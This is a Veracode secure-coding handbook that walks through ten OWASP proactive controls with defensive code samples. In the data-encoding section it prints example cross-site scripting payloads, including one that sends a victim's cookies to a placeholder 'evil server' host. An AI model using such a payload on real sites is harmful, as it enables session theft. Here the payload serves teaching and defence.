SECURE CODING BEST PRACTICES HANDBOOK

A DEVELOPER'S GUIDE TO PROACTIVE CONTROLS

VERACODE

SECURITY SKILLS ARE NO LONGER OPTIONAL FOR DEVELOPERS

As cybersecurity risks steadily increase, application security has become an absolute necessity. That means secure coding practices must be part of every developer's skill set. How you write code, and the steps you take to update and monitor it, have a big impact on your applications, your organization, and your ability to do your job well.

This guide will give you practical tips in using secure coding best practices. It's based on the OWASP Top 10 Proactive Controls — widely considered the gold standard for application security — but translated into a concise, easy-to-use format. You'll get a brief overview of each control, along with coding examples, actionable advice, and further resources to help you create secure software.

WHAT'S INSIDE

BEST PRACTICES

BEST PRACTICE 1

Verify for Security Early and Often

It used to be standard practice for the security team to do security testing near the end of a project and then hand the results over to developers for remediation. But tackling a laundry list of fixes just before the application is scheduled to go to production isn't acceptable anymore. It also increases the risk of a breach. You need the tools and processes for manual and automated testing during coding.

SECURITY TIPS

- Consider the OWASP Application Security Verification Standard as a guide to define security requirements and generate test cases.
- Scrum with the security team to ensure testing methods fix any defects.
- Consider data protections from the beginning. Include security up front when agreeing upon the definition of "done" for a project.
- Build proactive controls into stubs and drivers.
- Integrate security testing in continuous integration to create fast, automated feedback loops.

BONUS PRO TIP

Add a security champion to each development team.

A security champion is a developer with an interest in security who helps amplify the security message at the team level. Security champions don't need to be security pros; they just need to act as the security conscience of the team, keeping their eyes and ears open for potential issues. Once the team is aware of these issues, it can then either fix the issues in development or call in your organization's security experts to provide guidance.

Learn more

RISKS ADDRESSED

All the OWASP Top 10 Risks

SOLUTIONS

- Veracode Application Security Platform
- Veracode Greenlight

RESOURCES

- OWASP Application Security Verification Standard Project
- OWASP Testing Guide

BEST PRACTICE 2

Parameterize Queries

SQL injection is one of the most dangerous application risks, partly because attackers can use open source attack tools to exploit these common vulnerabilities. You can control this risk using query parameterization. This type of query specifies placeholders for parameters, so the database will always treat them as data, rather than part of a SQL command. You can use prepared statements, and a growing number of frameworks, including Rails, Django, and Node.js, use object relational mappers to abstract communication with a database.

SECURITY TIPS

- Parameterize the queries by binding the variables.
- Be cautious about allowing user input into object queries (OQL/HQL) or other advanced queries supported by the framework.
- Defend against SQL injection using proper database management system configuration.

EXAMPLES | Query parameterization

Example of query parameterization in Java

```
String newName = request.getParameter("newName");
int id = Integer.parseInt(request.getParameter("id"));
PreparedStatement pstmt = con.prepareStatement("UPDATE EMPLOYEES SET NAME = ? WHERE ID = ?");
pstmt.setString(1, newName);
pstmt.setInt(2, id);
```

Example of query parameterization in C#.NET

```
string sql = "SELECT * FROM Customers WHERE CustomerId = @CustomerId";
SqlCommand command = new SqlCommand(sql);
command.Parameters.Add(new SqlParameter("@CustomerId", System.Data.SqlDbType.Int));
command.Parameters["@CustomerId"].Value = 1;
```

RISKS ADDRESSED

SQL injection

SOLUTION

- Veracode Static Analysis

RESOURCES

- Veracode SQL Injection Cheat Sheet
- SQL Injection Attacks and How to Prevent Them Infographic
- OWASP Query Parameterization Cheat Sheet

BEST PRACTICE 3

Encode Data

Encoding translates potentially dangerous special characters into an equivalent form that renders the threat ineffective. This technique is applicable for a variety of platforms and injection methods, including UNIX command encoding, Windows command encoding, and cross-site scripting (XSS). Encoding addresses the three main classes of XSS: persistent, reflected, and DOM-based.

SECURITY TIPS

- Treat all data as untrusted, including dynamic content consisting of a mix of static, developer-built HTML/JavaScript, and data that was originally populated with user input.
- Develop relevant encoding to address the spectrum of attack methods, including injection attacks.
- Use output encoding, such as JavaScript hex encoding and HTML entity encoding.
- Monitor how dynamic webpage development occurs, and consider how JavaScript and HTML populate user input, along with the risks of untrusted sources.

EXAMPLES | Cross-site scripting

Example XSS site defacement

```
<script>document.body.innerHTML("Jim was here");</script>
```

Example XSS session theft

```
<script>
var img = new Image();
img.src="http://<some evil server>.com?" + document.cookie;
</script>
```

RISKS ADDRESSED

SQL injection

Cross-site scripting

Client-side injection

SOLUTION

- Veracode Dynamic Analysis
- Veracode Static Analysis

RESOURCES

- Veracode Cross-Site Scripting (XSS) Tutorial
- OWASP XSS Filter Evation Cheat Sheet
- OWASP DOM based XSS Prevention Cheat Sheet

BEST PRACTICE 4

Validate All Inputs

It's vitally important to ensure that all data is syntactically and semantically valid as it arrives and enters a system. As you approach the task, assume that all data and variables can't be trusted, and provide security controls regardless of the source of that data. Valid syntax means that the data is in the form that's expected — including the correct number of characters or digits. Semantic validity means that the data has actual meaning and is valid for the interaction or transaction. Whitelisting is the recommended validation method.

SECURITY TIPS

- Assume that all incoming data is untrusted.
- Develop whitelists for checking syntax. For example, regular expressions are a great way to implement whitelist validation, as they offer a way to check whether data matches a specific pattern.
- Make sure input validation takes place exclusively on the server side. This extends across multiple components, including HTTP headers, cookies, GET and POST parameters (including hidden fields), and file uploads. It also encompasses user devices and back-end web services.
- Use client-side controls only as a convenience.

EXAMPLE | Validating email

PHP technique to validate an email user and sanitize illegitimate characters

```
<?php
$sanitized_email = filter_var($email, FILTER_SANITIZE_EMAIL);
if (filter_var($sanitized_email, FILTER_VALIDATE_EMAIL)) {
echo "This sanitized email address is considered valid.\n";
}
```

RISKS ADDRESSED

SQL injection

Cross-site scripting

Unvalidated redirects and forwards

SOLUTION

→ Veracode Static Analysis

RESOURCE

→ OWASP Input Validation Cheat Sheet

BEST PRACTICE 5

Implement Identity and Authentication Controls

You can avoid security breaches by confirming user identity up front and building strong authentication controls into code and systems. These controls must extend beyond a basic username and password. You'll want to include both session management and identity management controls to provide the highest level of protection.

SECURITY TIPS

- Use strong authentication methods, including multi-factor authentication, such as FIDO or dedicated apps.
- Consider biometric authentication methods, such as fingerprint, facial recognition, and voice recognition, to verify the identity of users.
- Implement secure password storage.
- Implement a secure password recovery mechanism to help users gain access to their account if they forget their password.
- Establish timeout and inactivity periods for every session.
- Use re-authentication for sensitive or highly secure features.
- Use monitoring and analytics to spot suspicious IP addresses and machine IDs.

EXAMPLE | Password hashing

in PHP using password_hash() function (available since 5.5.0) which defaults to using the bcrypt algorithm. The example uses a work factor of 15.

```
<?php
$cost  = 15;
$password_hash = password_hash("secret_password", PASSWORD_DEFAULT, ["cost" => $cost] );
?>
```

RISKS ADDRESSED

Broken authentication and session management

SOLUTIONS

- Veracode Dynamic Analysis

RESOURCES

- OWASP Authentication Cheat Sheet
- OWASP Password Storage Cheat Sheet
- OWASP Session Management Cheat Sheet

BEST PRACTICE 6

Implement Access Controls

You can dramatically improve protection and resiliency in your applications by building authorization or access controls into your applications in the initial stages of application development. Note that authorization is not the same as authentication. According to OWASP, authorization is the "process where requests to access a particular feature or resource should be granted or denied." When appropriate, authorization should include a multi-tenancy and horizontal (data specific) access control.

SECURITY TIPS

- Use a security-centric design, where access is verified first. Consider using a filter or other automated mechanism to ensure that all requests go through an access control check.
- Consider denying all access for features that haven't been configured for access control.
- Code to the principle of least privilege. Allocate the minimum privilege and time span required to perform an action for each user or system component.
- Separate access control policy and application code, whenever possible.
- Consider checking if the user has access to a feature in code, as opposed to checking the user's role.
- Adopt a framework that supports server-side trusted data for driving access control. Key elements of the framework include user identity and log-in state, user entitlements, overall access control policy, the feature and data requested, along with time and geolocation.

RISKS ADDRESSED

Insecure direct object references

Missing function-level access control

RESOURCES

- Veracode Guide to Spoofing Attacks
- OWASP Access Control Cheat Sheet
- OWASP Testing Guide for Authorization

EXAMPLES | **Coding to the activity**

Consider checking if the user has access to a feature in code, as opposed to checking what role the user is in code. Below is an example of hard-coding role check.

```
if (user.hasRole("ADMIN")) || (user.hasRole("MANAGER")) {
deleteAccount();
}
```

Consider using the following string.

```
if (user.hasAccess("DELETE_ACCOUNT")) {
deleteAccount();
}
```

Improve protection and resiliency in your applications by building authorization or access controls during the initial stages of application development.

BEST PRACTICE 7

Protect Data

Organizations have a duty to protect sensitive data within applications. To that end, you must encrypt critical data while it's at rest and in transit. This includes financial transactions, web data, browser data, and information residing in mobile apps. Regulations like the EU General Data Protection Regulation make data protection a serious compliance issue.

SECURITY TIPS

- Don't be tempted to implement your own homegrown libraries. Use security-focused, peer-reviewed, and open source libraries, including the Google KeyCzar project, Bouncy Castle, and the functions included in SDKs. Most modern languages have implemented crypto-libraries and modules, so choose one based on your application's language.
- Don't neglect the more difficult aspects of applied crypto, such as key management, overall cryptographic architecture design, tiering, and trust issues in complex software. Existing crypto hardware, such as a Hardware Security Module (HSM), can make your job easier.
- Avoid using an inadequate key, or storing the key along with the encrypted data.
- Don't make confidential or sensitive data accessible in memory, or allow it to be written into temporary storage locations or log files that an attacker can view.
- Use transport layer security (TLS) to encrypt data in transit.

RISKS ADDRESSED

Sensitive data exposure

SOLUTION

- Veracode Developer Training

RESOURCES

- Encryption and Decryption in Java Cryptography
- Cryptographically Secure Pseudo-Random Number Generators
- OWASP Cryptographic Storage Cheat Sheet
- OWASP Password Storage Cheat Sheet

EXAMPLE | Cryptographically secure pseudo-random number generators


The security of basic cryptographic elements largely depends on the underlying random number generator (RNG). An RNG that is suitable for cryptographic usage is called a cryptographically secure pseudo-random number generator (CSPRNG). Don't use Math.random. It generates random values deterministically, and its output is considered vastly insecure.

In Java, this is the most secure way to create a randomizer object on Windows:

```
SecureRandom secRan = SecureRandom.getInstance("Windows-PRNG") ;
byte[] b = new byte[NO_OF_RANDOM_BYTES] ;
secRan.nextBytes(b);
```

On Unix-like systems, use this example:

```
SecureRandom secRan = new SecureRandom() ;
byte[] b = new byte[NO_OF_RANDOM_BYTES] ;
secRan.nextBytes(b);
```



BEST PRACTICE 8

Implement Logging and Intrusion Detection

Logging should be used for more than just debugging and troubleshooting. Logging and tracking security events and metrics helps to enable what's known as attack-driven defense, which considers the scenarios for real-world attacks against your system. For example, if a server-side validation catches a change to a non-editable, throw an alert or take some other action to protect your system. Focus on four key areas: application monitoring; business analytics and insight; activity auditing and compliance monitoring; and system intrusion detection and forensics.

SECURITY TIPS

- Use an extensible logging framework like SLF4J with Logback, or Apache Log4j2, to ensure that all log entries are consistent.
- Keep various audit and transaction logs separate for both security and auditing purposes.
- Always log the timestamp and identifying information, like source IP and user ID.
- Don't log opt-out data, session IDs, or hash value of passwords, or sensitive or private data including credit card or Social Security numbers.
- Perform encoding on untrusted data before logging it to protect from log injection, also referred to as log forging.
- Log at an optimal level. Too much or too little logging heightens risk.

RISKS ADDRESSED

All the OWASP Top 10 Risks

RESOURCE

→ OWASP Logging Cheat Sheet

EXAMPLES | **Disabling mobile app logging in production**

In mobile applications, developers use logging functionality for debugging, which may lead to sensitive information leakage. These console logs are not only accessible using the Xcode IDE (in iOS platform) or Logcat (in Android platform), but by any third-party application installed on the same device. For this reason, disable logging functionality in production release.

Android

Use the Android ProGuard tool to remove logging calls by adding the following option in the proguard-project.txt configuration file:

```
-assumenosideeffects class android.util.Log
{
public static boolean isLoggable(java.lang.String, int);
public static int v(...);
public static int i(...);
public static int w(...);
public static int d(...);
public static int e(...);
}
```

iOS

Use the preprocessor to remove any logging statements:

```
#ifndef DEBUG
#define NSLog(...)
#endif
```

BEST PRACTICE 9

Leverage Security Frameworks and Libraries

You can waste a lot of time — and unintentionally create security flaws — by developing security controls from scratch for every web application you're working on. To avoid that, take advantage of established security frameworks and, when necessary, respected third-party libraries that provide tested and proven security controls.

SECURITY TIPS

- Use existing secure framework features rather than using new tools, such as third-party libraries.
- Because some frameworks have security flaws, build in additional controls or security protections as needed.
- Use web application security frameworks, including Spring Security, Apache Shiro, Django Security, and Flask security.
- Regularly check for security flaws, and keep frameworks and libraries up to date.

BONUS PRO TIP

The crucial thing to keep in mind about vulnerable components is that it's not just important to know when a component contains a flaw, but whether that component is used in such a way that the flaw is easily exploitable. Data compiled from customer use of our SourceClear solution shows that at least nine times out of 10, developers aren't necessarily using a vulnerable library in a vulnerable way.

By understanding not just the status of the component but whether or not a vulnerable method is being called, organizations can pinpoint their component risk and prioritize fixes based on the riskiest uses of components.

Learn more

RISKS ADDRESSED

All common web application vulnerabilities

SOLUTION

→ **Veracode Software Composition Analysis**

RESOURCE

→ **A Best Practice Guide to Managing Your Open Source Risk**

BEST PRACTICE 10

Monitor Error and Exception Handling

Error and exception handling isn't exciting, but like input validation, it is a crucial element of defensive coding. Mistakes in error and exception handling can cause leakage of information to attackers, who can use it to better understand your platform or design. Even small mistakes in error handling have been found to cause catastrophic failures in distributed systems.

SECURITY TIPS

- Conduct careful code reviews and use negative testing, including exploratory testing and pen testing, fuzzing, and fault injection, to identify problems in error handling.
- Manage exceptions in a centralized manner to avoid duplicated try/catch blocks in the code. In addition, verify that all unexpected behaviors are correctly handled inside the application.
- Confirm that error messages sent to users aren't susceptible to critical data leaks, and that exceptions are logged in a way that delivers enough information for QA, forensics, or incident response teams to understand the problem.

EXAMPLE | Information leakage

Returning a stack trace or other internal error details can tell an attacker too much about your environment. Returning different errors in different situations (for example, "invalid user" vs. "invalid password" on authentication errors) can also help attackers find their way in.

RISKS ADDRESSED

All the OWASP Top 10 Risks

SOLUTION

→ Veracode Manual Penetration Testing

RESOURCE

→ OWASP Code Review Guide: Error Handling

Additional Resources

VISIT

- Veracode Application Security Knowledge Base
- OWASP Cheat Sheet Series

READ

- The Tangled Web: A Guide to Securing Modern Web Applications, by Michal Zalewski
- Secure Java: For Web Application Development, by Abhay Bhargav and B. V. Kumar

WATCH

- Understanding Applications in the Security Ecosystem
- Branded Vulnerabilities: How to Respond to Real Risk, Not Media Hype

ABOUT VERACODE

Veracode, is a leader in helping organizations secure the software that powers their world. Veracode's SaaS platform and integrated solutions help security teams and software developers find and fix security-related defects at all points in the software development lifecycle, before they can be exploited by hackers. Our complete set of offerings help customers reduce the risk of data breaches, increase the speed of secure software delivery, meet compliance requirements, and cost effectively secure their software assets – whether that's software they make, buy or sell. Veracode serves over a thousand customers across a wide range of industries, including nearly one-third of the Fortune 100, three of the top four U.S. commercial banks and more than 20 of the Forbes 100 Most Valuable Brands. Learn more at veracode.com, on the Veracode Blog, and on Twitter.

VERACODE